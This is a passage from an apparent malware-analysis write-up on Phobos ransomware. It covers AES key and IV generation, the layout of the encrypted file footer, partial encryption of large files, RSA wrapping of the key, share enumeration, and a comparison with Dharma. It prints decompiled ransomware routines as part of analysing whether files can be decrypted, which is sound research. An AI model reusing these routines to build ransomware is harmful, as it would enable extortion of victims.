
Calling the function generating the AES IV (16 bytes)

Underneath, the AES key and the Initialization Vector both are generated with the help of the same function, that is a wrapper of `CryptGenRandom` (a strong random generator):


```
BOOL __cdecl get_random_value(BYTE *pbBuffer, DWORD dwLen)
{
  BOOL result; // eax

  if ( hProv || (result = CryptAcquireContextW(&hProv, 0, 0, 0x18u, 0xF0000000)) != 0 )
    result = CryptGenRandom(hProv, dwLen, pbBuffer);
  return result;
}
```

The AES IV is later appended to the content of the encryped file in a cleartext form. We can see it on the following example:


Before the file encryption function is executed, the random IV is being generated:




The AES key, that was passed to the thread is being imported to the context (`CryptImportKey`), as well the IV is being set. We can see that the read file content is encrypted:




After the content of the file is encrypted, it is being saved into the newly created file, with the ransomware extension.



The ransomware creates a block with metadata, including checksums, and the original file name. After this block, the random IV is being stored, and finally, the block containing the encrypted AES key. The last element is the file marker: "LOCK96":




Before being written to the file, the metadata block is being encrypted using the same AES key and IV as the file content.




setting the AES key before encrypting the metadata block

Encrypted metadata block:




Finally, the content is appended to the end of the newly created file:




Being a ransomware researcher, the common question that we want to answer is whether or not the ransomware is decryptable – meaning, if it contains the weakness allowing to recover the files without paying the ransom. The first thing to look at is how the encryption of the files is implemented. Unfortunately, as we can see from the above analysis, the used encryption algorithm is secure. It is AES, with a random key and initialization vector, both created by a secure random generator. The used implementation is also valid: the authors decided to use the Windows Crypto API.

Encrypting big files

Phobos uses a different algorithm to encrypt big files (above 0x180000 bytes long). The algorithm explained above was used for encrypting files of typical size (in such case the full file was encrypted, from the beginning to the end). In case of big files, the main algorithm is similar, however only some parts of the content are selected for encryption.



We can see it on the following example. The file 'test.bin' was filled with 0xAA bytes. Its original size was 0x77F87FF:



After being encrypted with Phobos, we see the following changes:

```
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00040000  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
*
027fd800  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
0283d800  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
*
077b8800  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
077f8800  c2 3e ab a7 96 97 eb bb  71 e6 61 9f f3 e5 59 af  |.>......q.a...Y.|
077f8810  33 f1 85 1b b4 e1 06 a6  13 19 5b c7 72 5a e5 35  |3.........[.rZ.5|
```

Some fragments of the file has been left unencrypted. Between of them, starting from the beginning, some fragments are wiped. Some random-looking block of bytes has been appended to the end of the file, after the original size. We can guess that this is the encrypted content of the wiped fragments. At the very end of the file, we can see a block of data typical for Phobos::

```
078b8830  ce d5 87 1d 0c 5d b5 09  42 98 33 33 7b 10 34 3b  |.....]..B.33{.4;|
078b8840  61 1e a9 a9 8a d6 b2 39  05 dd 65 2e 38 c3 f4 19  |a......9..e.8...|
078b8850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
078b8860  00 00 00 00 19 b1 ca cd  53 69 ff 54 ea ed f4 c2  |........Si.T....|
078b8870  84 51 08 98 00 00 00 00  2b 89 2b 9e ee 29 26 dc  |.Q......+.+..)&.|
078b8880  10 a6 30 ef 33 4f 64 46  25 25 7b b1 dd 7d df 29  |..0.3OdF%%{..}.)|
078b8890  e2 8c 7f 41 4e 09 e9 98  2d 42 45 c1 cd 42 4e 1f  |...AN...-BE..BN.|
078b88a0  b7 14 c2 7f 19 21 4a df  88 74 d6 aa 2b b2 b5 3d  |.....!J..t..+..=|
078b88b0  a6 c7 5d bc 4e 5f cc 33  8e 2a db b9 48 80 78 b8  |..].N_.3.*..H.x.|
078b88c0  71 f6 74 f5 d0 dd 98 d9  b3 bf e8 fb 9c ab 1e 7f  |q.t.............|
078b88d0  d7 61 6e b1 0c e3 94 2b  13 3a 85 12 7a 39 36 07  |.an....+.:..z96.|
078b88e0  5a a5 24 9a ec 99 c4 15  0a bf 65 bc 1b b2 45 55  |Z.$.......e...EU|
078b88f0  dc e2 ae 99 cb b6 3d 2a  02 01 0c 00 4c 4f 43 4b  |......=*....LOCK|
078b8900  39 36                                             |96|
078b8902
```

Looking inside we can see the reason of such an alignment. Only 3 chunks from the large file are being read into a buffer. Each chunk is 0x40000 bytes long:

```
DWORD __cdecl read_file_chunk(HANDLE hFile, int a2, LPVOID lpBuffer)
{
  DWORD v3; // esi
  unsigned int v4; // edi
  unsigned int chunks_count; // ebx
  unsigned __int64 v7; // [esp+10h] [ebp-24h]
  LARGE_INTEGER v8; // [esp+18h] [ebp-1Ch]
  LARGE_INTEGER NewFilePointer; // [esp+20h] [ebp-14h]
  DWORD NumberOfBytesRead; // [esp+2Ch] [ebp-8h]

  v3 = 0;
  NewFilePointer.QuadPart = 0i64;
  if ( SetFilePointerEx(hFile, 0i64, &NewFilePointer, 2u) )
  {
    v8 = NewFilePointer;
    if ( NewFilePointer.QuadPart >= 0xC0000ui64 )
    {
      v4 = 0;
      v7 = NewFilePointer.QuadPart / 3ui64;
      chunks_count = 0;
      do
      {
        if ( chunks_count == 2 )
        {
          v4 = (unsigned __int64)(v8.QuadPart - 0x40000) >> 32;
          v3 = v8.LowPart - 0x40000;
        }
        *(_DWORD *)(a2 + 8 * chunks_count) = v3;
        *(_DWORD *)(a2 + 8 * chunks_count + 4) = v4;
        NewFilePointer.QuadPart = __PAIR__(v4, v3);
        if ( !SetFilePointerEx(hFile, (LARGE_INTEGER)__PAIR__(v4, v3), &NewFilePointer, 0) )
          break;
        if ( NewFilePointer.QuadPart != __PAIR__(v4, v3) )
          break;
        if ( !ReadFile(hFile, lpBuffer, 0x40000u, &NumberOfBytesRead, 0) )
          break;
        if ( NumberOfBytesRead != 0x40000 )
          break;
        v4 = (v7 + __PAIR__(v4, v3)) >> 32;
        v3 += v7;
        lpBuffer = (char *)lpBuffer + 0x40000;
        ++chunks_count;
      }
      while ( chunks_count < 3 );
      v3 = chunks_count == 3;
    }
```

All read chunks are merged together into one buffer. After this content, usual metadata (checksums, original file name) are added, and the full buffer is encrypted:

```
if ( !read_file_chunk(v10, (int)(v6 + 32), chunk_buf) )
  goto LABEL_23;
qmemcpy(v9, v6 + 32, 0x18u);
_chunk_buf = chunk_buf;
*(_DWORD *)v6 = 0;
*((_DWORD *)v6 + 1) = 1;
*((_DWORD *)v6 + 2) = 0xAF77BC0F;
*((_DWORD *)v6 + 3) = 3;
*((_DWORD *)v6 + 4) = 0x40000;
chunk_checksum = calc_checksum(0, _chunk_buf, 0xC0000);
v13 = v25;
*((_DWORD *)v6 + 5) = chunk_checksum;
v14 = v29;
*((_DWORD *)v6 + 6) = 0xC0038;
_memcpy(v24, v14, v13);
if ( !crypt_import_key(*(const void **)aes_key, &hKey, (BYTE *)aes_iv) )
  goto LABEL_23;
if ( !encrypt_chunk(v30, &hKey, *(void **)(aes_key + 32), *(BYTE **)(aes_key + 32)) )
  goto LABEL_23;
CryptDestroyKey(hKey);
```

By this way, authors of Phobos tried to minimize the time taken for encryption of large files, and at the same time maximize the damage done.

How is the AES key protected

The next element that we need to check in order to analyze decryptability is the way in which the authors decided to store the generated key.

In case of Phobos, the AES key is encrypted just after being created. Its encrypted form is later appended at the end of the attacked file (in the aforementioned block of 128 bytes). Let’s take a closer look at the function responsible for encrypting the AES key.


```
hostlong = get_volume_info();
maybe_aes_key = to_make_random_aes_key(hostlong);
v28 = to_run_encrypting_thread(a5, list, (int)maybe_aes_key, v25, v24);
```

The function generating and protecting the AES key is deployed before the each encrypting thread is started. Looking inside, we can see that first several variables are decrypted, in the same way as the aforementioned strings.

```
out_struct = 0;
dec_1 = decrypt_buffer(1, 0);                // dec_1 = 0x1096
dec_2 = decrypt_buffer(19, &out_len);        // dec_2 = 0x56019C11, out_len = 0x4
dec_3 = (int *)decrypt_buffer(32, 0);        // dec_3 = 0xDF059C71
_dec_3 = dec_3;
__dec_3 = dec_3;
block128 = decrypt_buffer(2, &block128_len); // block128 = { BD C1 49 1A 73 2E FA ... }
                                             // block128_len = 0x80
dec_5 = decrypt_buffer(3, &dec5_len);        // dec_5 = 0x01000100, dec5_len = 0x4
_dec_5 = dec_5;
if ( dec_1 && block128 && dec_5 )
{
  volumeid = htonl(hostlong);
  v14 = *dec_1;
  qmemcpy(&pbBuffer, block128, 32u);
  v5 = *_dec_3;
  checks = calc_checksum(*_dec_3, block128, block128_len);
  v7 = (v5 & checks) == *(_DWORD *)dec_2;
  *(_DWORD *)dec_2 ^= v5 & checks;
  *_dec_3 = v7 ? 32 : out_len;
  if ( crypt_gen_random(&pbBuffer, *_dec_3) ) // generates the AES key
```

Decryption of the constants

One of the decrypted elements is the following buffer:



It turns out that the decrypted block of 128 bytes is a public RSA key of the attacker. This buffer is then verified with the help of a checksum. A checksum of the RSA key is compared with the hardcoded one. In case if both matches, the size that will be used for AES key generation is set to 32. Otherwise, it is set to 4.

```
volumeid = htonl(hostlong);
v14 = *dec_1;
qmemcpy(&pbBuffer, block128, 32u);
v5 = *_dec_3;
checks = calc_checksum(*_dec_3, block128, block128_len);
is_match = (v5 & checks) == *(_DWORD *)dec_2;
*(_DWORD *)dec_2 ^= v5 & checks;
*_dec_3 = is_match ? 32 : out_len;
if ( crypt_gen_random(&pbBuffer, *_dec_3) ) // generates the AES key
{
```

Then, a buffer of random bytes is generated for the AES key.

After being generated, the AES key is protected with the help of the hardcoded public key. This time the authors decided to not use Windows Crypto API, but an external library. Detailed analysis helped us to identify that it is the specific implementation of RSA algorithm (special thanks to Mark Lechtik for the help).

The decrypted 128 bytes long RSA key is imported with the help of the function `RSA_pub_key_new`. After that, the imported RSA key is used for encryption of the random AES key:

```
if ( get_random_value(&pbBuffer, *v3) )     // make AES key (32 bytes)
{
  rsa_ctx = 0;
  RSA_pub_key_new(&rsa_ctx, data, a2, (char *)v20, v15);
  v8 = rsa_ctx;
  v9 = RSA_encrypt(&out_data, rsa_ctx, &pbBuffer, 40) > 0;
  RSA_free(v8);
  if ( v9 )
    v16 = copy_output_to_structure(&pbBuffer, &out_data);
  v3 = v17;
}
```


Summing up, the AES key seems to be protected correctly, which is bad news for the victims of this ransomware.

Attacking network shares

Phobos has a separate thread dedicated to attacking network shares.

```
00401E97 mov     esi, offset aUnc ; "\\\\?\\UNC\\"
00401E9C movsd
00401E9D movsd
00401E9E movsd
00401E9F movsd
00401EA0 mov     esi, [ebp+var_C]
00401EA3 sub     [ebp+nSize], 8
00401EA7 lea     eax, [ebp+nSize]
00401EAA push    eax              ; nSize
00401EAB lea     eax, [esi+10h]
00401EAE push    eax              ; lpBuffer
00401EAF call    ds:GetComputerNameW
00401EB5 test    eax, eax
```

Network shares are enumerated in a loop:



Comparison with Dharma


Previous sources references Phobos as strongly based on Dharma ransomware. However, that comparison was based mostly on the outer look: a very similar ransom note, and the naming convention used for the encrypted files. The real answer in to this question would lie in the code. Let's have a look at both, and compare them together. This comparison will be based on the current sample of Phobos, with a Dharma sample (d50f69f0d3a73c0a58d2ad08aedac1c8).

If we compare both with the help of BinDiff, we can see some similarities, but also a lot of mismatching functions.

similarity	confide	change	EA primary	name primary	EA secondary
0.01	0.02	GI--E--	00402A9E	zero_buffer	004068B0
